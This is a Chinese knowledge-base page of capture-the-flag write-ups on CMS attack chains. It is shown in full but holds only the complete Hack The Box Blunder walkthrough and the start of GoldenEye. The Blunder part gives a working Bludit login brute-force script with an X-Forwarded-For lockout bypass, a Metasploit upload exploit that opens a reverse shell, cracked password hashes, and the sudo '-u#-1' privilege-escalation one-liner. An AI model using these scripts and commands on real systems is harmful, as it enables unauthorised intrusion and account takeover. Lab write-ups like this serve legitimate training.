---
title: CMS 管理功能与历史执行链
date: '2026-11-25 12:00:00'
updated: '2026-11-25 12:00:00'
lang: zh-CN
permalink: knowledge/cms-misc/
categories:
- Web安全
- CMS与插件
tags:
- 知识库
- 文件上传
- Bludit
- sudo
- Moodle
- 邮件
- OverlayFS
- Strapi
- Laravel
- CVE-2021-3129
- osTicket
- Capabilities
- CMS
description: 管理后台中的上传、模板、命令配置和凭据重置可能连接到系统执行。本章保留多个 CMS 的原环境和完整分支，对照后台身份、版本、可写路径与后续本地权限。
knowledge: true
copyright: true
toc:
  enable: true
  number: false
  max_depth: 2
---

管理后台中的上传、模板、命令配置和凭据重置可能连接到系统执行。本章保留多个 CMS 的原环境和完整分支，对照后台身份、版本、可写路径与后续本地权限。

<nav class="kb-tools" aria-label="章节操作">
<a href="/knowledge/">知识库目录</a>
<a href="/guide/">研究导读</a>
<a href="/knowledge/cms-misc/source.md" download>下载 Markdown</a>
<button type="button" data-expand-evidence>展开全部技术记录</button>
</nav>

<!--more-->

## 分析重点

Blunder、GoldenEye 分别记录 Bludit 和 Moodle 的既有执行路线。

Horizontall 从 Strapi 接到内部 Laravel，网络可达性属于链的一部分。

Os-hackNos-3 与 pWnOS2 保留凭据失效、配置差异和失败尝试。

## 案例与技术索引

| 分析入口 | 实验来源 | 技术点 |
| --- | --- | --- |
| [CMS 上传路径与 sudo 身份解析](#case-blunder) | blunder | Bludit、文件上传、sudo |
| [邮件线索与 Moodle 命令执行](#case-goldeneye-1) | GoldenEye-1 | Moodle、邮件、OverlayFS |
| [Strapi 认证重置与内部 Laravel](#case-horizontall) | horizontall | Strapi、Laravel、CVE-2021-3129 |
| [后台上传与文件能力排查](#case-os-hacknos-3) | Os-hackNos-3 | osTicket、文件上传、Capabilities |
| [CMS 执行与多份数据库配置](#case-pwnos2-0-pre-release) | pWnOS2-0-Pre-Release | CMS、配置泄露、MySQL |

<a id="case-blunder"></a>

## CMS 上传路径与 sudo 身份解析

从页面词汇生成字典，到 Bludit 的上传路径穿越，再通过配置中的凭据切换用户。sudo 的负数用户标识分支与原版本条件一起保留。

<p class="kb-provenance">来源 blunder · 原记录 2020-06-05 · 16 个代码块 · 5 处图片引用</p>

<details class="kb-evidence" id="record-blunder">
<summary>查看分析过程、攻击步骤与完整代码</summary>

<!-- kb:start blunder -->

#### introduce

OS: Linux
Difficulty: Easy
Points:	    20
Release:	30 May 2020
IP:	        10.10.10.191

User Blood:  00 days, 03 hours, 27 mins, 50 seconds.
Root Blood:  00 days, 03 hours, 31 mins, 10 seconds.

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb38.jpg)

 - ![my htb rank](http://www.hackthebox.eu/badge/image/235857)

#### information gathering

first use nmap as usaul

``` bash
root@kali:~/hackthebox/blunder# nmap -sV -sC -Pn -T4 -v -p- --min-rate=10000 10.10.10.191
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
|_http-generator: Blunder
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```


then dirsearch

``` bash
root@kali:~/dirsearch# python3 dirsearch.py -u http://10.10.10.191 -e *

[19:41:36] 301 -    0B  - /admin  ->  http://10.10.10.191/admin/       
[19:41:41] 200 -    2KB - /admin/.config               
[19:41:41] 200 -    2KB - /admin/.htaccess
[19:41:41] 200 -    2KB - /admin/
[19:43:20] 301 -    0B  - /domcfg.nsf/?open  ->  http://10.10.10.191/domcfg.nsf
[19:44:01] 200 -   30B  - /install.php                                                      
[19:44:10] 200 -    1KB - /LICENSE                                                      
[19:45:07] 200 -    3KB - /README.md                                                           
[19:45:10] 200 -   22B  - /robots.txt                
[19:45:16] 403 -  277B  - /server-status/                                              
[19:45:17] 403 -  277B  - /server-status
```

wfuzz the url,to find the hidden txt file

``` bash
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404,403 -u "http://10.10.10.191/FUZZ.txt" -t 100

===================================================================
ID           Response   Lines    Word     Chars       Payload                             
===================================================================

000003513:   200        1 L      4 W      22 Ch       "robots"                            
000004119:   200        4 L      23 W     118 Ch      "todo"
```

todo.txt

``` bash
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

#### getshell

use cewl to generate wordlist

``` bash
cewl -w wordlists.txt -d 10 -m 1 http://10.10.10.191/
```

write a python script to bruteforce the password

the origin source code can be found at the following link

 - [Bludit Brute Force Mitigation Bypass](https://rastating.github.io/bludit-brute-force-mitigation-bypass/)

brute.py

``` bash
import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/root/hackthebox/blunder/wordlists.txt')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

got the result

``` bash
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

now we can access the backend system

it use open source Bludit CMS, let's google the exploit

right click and see the source code, found the version number 3.9.2

reference to 
 - [CVE-2019-16113](https://vulmon.com/vulnerabilitydetails?qid=CVE-2019-16113)
 - [Bludit - Directory Traversal Image File Upload - Metasploit](https://www.exploit-db.com/exploits/47699)

we use msf to get a shell

``` bash
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit_upload_images_exec) > set TARGET 0
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOST 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > set RPORT 80
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444 
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading BbzGoAzRBI.png...
[*] Uploading .htaccess...
[*] Executing BbzGoAzRBI.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.10.10.191:59508) at 2020-06-04 20:52:15 -0400
[+] Deleted .htaccess

meterpreter > sysinfo
Computer    : blunder
OS          : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64
Meterpreter : php/linux
```

or use the following python script to spawn a reverse shell

 - [CVE-2019-16113 - bludit >= 3.9.2 RCE authenticate](https://github.com/cybervaca/CVE-2019-16113)

#### Getting User Access

``` bash
meterpreter > shell
Process 2864 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash')"
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

found user and password

``` bash
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

``` bash
root@kali:~/hackthebox/blunder# hashid faca404fd5c0a31cf1897b823c695c85cffeb98d
Analyzing 'faca404fd5c0a31cf1897b823c695c85cffeb98d'
[+] SHA-1 
[+] Double SHA-1 
[+] RIPEMD-160 
[+] Haval-160 
[+] Tiger-160 
[+] HAS-160 
[+] LinkedIn 
[+] Skein-256(160) 
[+] Skein-512(160)
```

i use hashcat and rockyou.txt to crack the sha1 hash,but didn't find the password

then goto

 - [cmd5 online decrypt](https://cmd5.com/)

then wen got

``` bash
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120
```

Hugo:Password120

we got user.txt

``` bash
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd ~
cd ~
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
a77cd322569743cec1697115a32ea48c
```

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb39.jpg)

#### privilege escalation

``` bash
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$ bash -version
bash -version
GNU bash, version 5.0.3(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

then we google

``` bash
(ALL, !root) /bin/bash
```

found the follow link

 - [Sudo Security Bypass](https://n0w4n.nl/sudo-security-bypass/)
 - [sudo 1.8.27 - Security Bypass](https://www.exploit-db.com/exploits/47502)

then we use one-liner command to get root!!!

``` bash
hugo@blunder:~$ sudo -u#-1 /bin/bash    
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo# whoami
whoami
root
root@blunder:/home/hugo# cd ~
cd ~
root@blunder:/# ls
ls
bin    dev  home   lib64       media  proc  sbin  sys  var
boot   etc  lib    libx32      mnt    root  snap  tmp
cdrom  ftp  lib32  lost+found  opt    run   srv   usr
root@blunder:/# cd /root
cd /root
root@blunder:/root# ls
ls
root.txt
root@blunder:/root# cat root.txt
cat root.txt
46eae9e761548c57b1b1647aeaf3e12f
```

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb40.jpg)

just a simplest machine in htb...

 - ![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/htb41.jpg)

#### Summary of knowledge

 - web fuzz
 - cewl generate wordlist
 - write python script to bruteforce Bludit CMS's password
 - cve-2019-16113,Bludit - Directory Traversal Image File Upload
 - passwords disclosure
 - use "sudo -u#-1 /bin/bash" one-liner to privesc - sudo security bypass

#### Contact me

 - QQ: 1185151867
 - twitter: https://twitter.com/fdlucifer11
 - github: https://github.com/FDlucifer

<font color="blue">I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...</font>
<!-- kb:end blunder -->

</details>

<a id="case-goldeneye-1"></a>

## 邮件线索与 Moodle 命令执行

邮件、图像信息与 Moodle 管理权限组成前半链；本地 OverlayFS 分支保留目标缺少 gcc 时的编译器调整。

<p class="kb-provenance">来源 GoldenEye-1 · 原记录 2020-01-08 · 16 个代码块 · 19 处图片引用</p>

<details class="kb-evidence" id="record-goldeneye-1">
<summary>查看分析过程、攻击步骤与完整代码</summary>

<!-- kb:start GoldenEye-1 -->

#### 发布日期
名称：GoldenEye: 1
发布日期：2018年5月4日

#### 下载
 - Download: https://drive.google.com/open?id=1M7mMdSMHHpiFKW3JLqq8boNrI95Nv4tq
 - Download (Mirror): https://download.vulnhub.com/goldeneye/GoldenEye-v1.ova
 - Download (Torrent): https://download.vulnhub.com/goldeneye/GoldenEye-v1.ova.torrent 

#### 描述

级别：中级

最近完成了创建OSCP型易受攻击的计算机的工作，该计算机的主题是伟大的James Bond电影（甚至更好的n64游戏）GoldenEye。目标是root并捕获秘密的GoldenEye代码-flag.txt。我认为它是中级的，它具有root所需的多种技术-没有漏洞利用开发/缓冲区溢出。在完成OSCP之后，我认为这将是一个不错的实践，另外还有一点CTF风味。我已经在VMware和VirtualBox上创建并验证。除了默认情况下，您不需要其他工具。将需要设置为“host only”，并且在VMware上，由于格式化，在最初启动它时，如果出现提示，可能需要单击“重试”。

Beta-2018-05-02 v1-2018-05-04

GoldenEye是由creosote发起并在Vulnhub举办的一项以秘密服务为主题的挑战。GoldenEye是一个CTF样式的框，而不是现实的渗透测试方案。此框需要相当多的“即开即用”的思想，才能找到根源。


#### 信息收集

上nmap

``` bash
root@kali:~# nmap -sn -v 192.168.56.0/24
Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
MAC Address: 08:00:27:3B:86:3C (Oracle VirtualBox virtual NIC)
```

``` bash
root@kali:~# nmap -p- -n -Pn -v -sV 192.168.56.101
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
55006/tcp open  ssl/unknown
55007/tcp open  pop3        Dovecot pop3d
```


除了在端口80上运行的Web应用程序之外，还有两个pop3端口和一个smtp端口。建议使用主应用程序导航到/sev-home/。但是，该应用程序在浏览到/sev-home/时提示输入用户名和密码，而我对凭证还一无所知。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub132.jpg)

``` bash
root@kali:~# nmap -p 25,80,55006,55007 -A -v -Pn -n -sV -T5 --script=vuln --min-rate=10000 192.168.56.101
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344: 
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params: 
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|   
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://weakdh.org
|       https://www.securityfocus.com/bid/74733
|   
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle: 
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown: 
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-slowloris-check: 
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|       
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
55006/tcp open  ssl/unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params: 
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle: 
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown: 
55007/tcp open  pop3        Dovecot pop3d
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params: 
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle: 
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown:
```

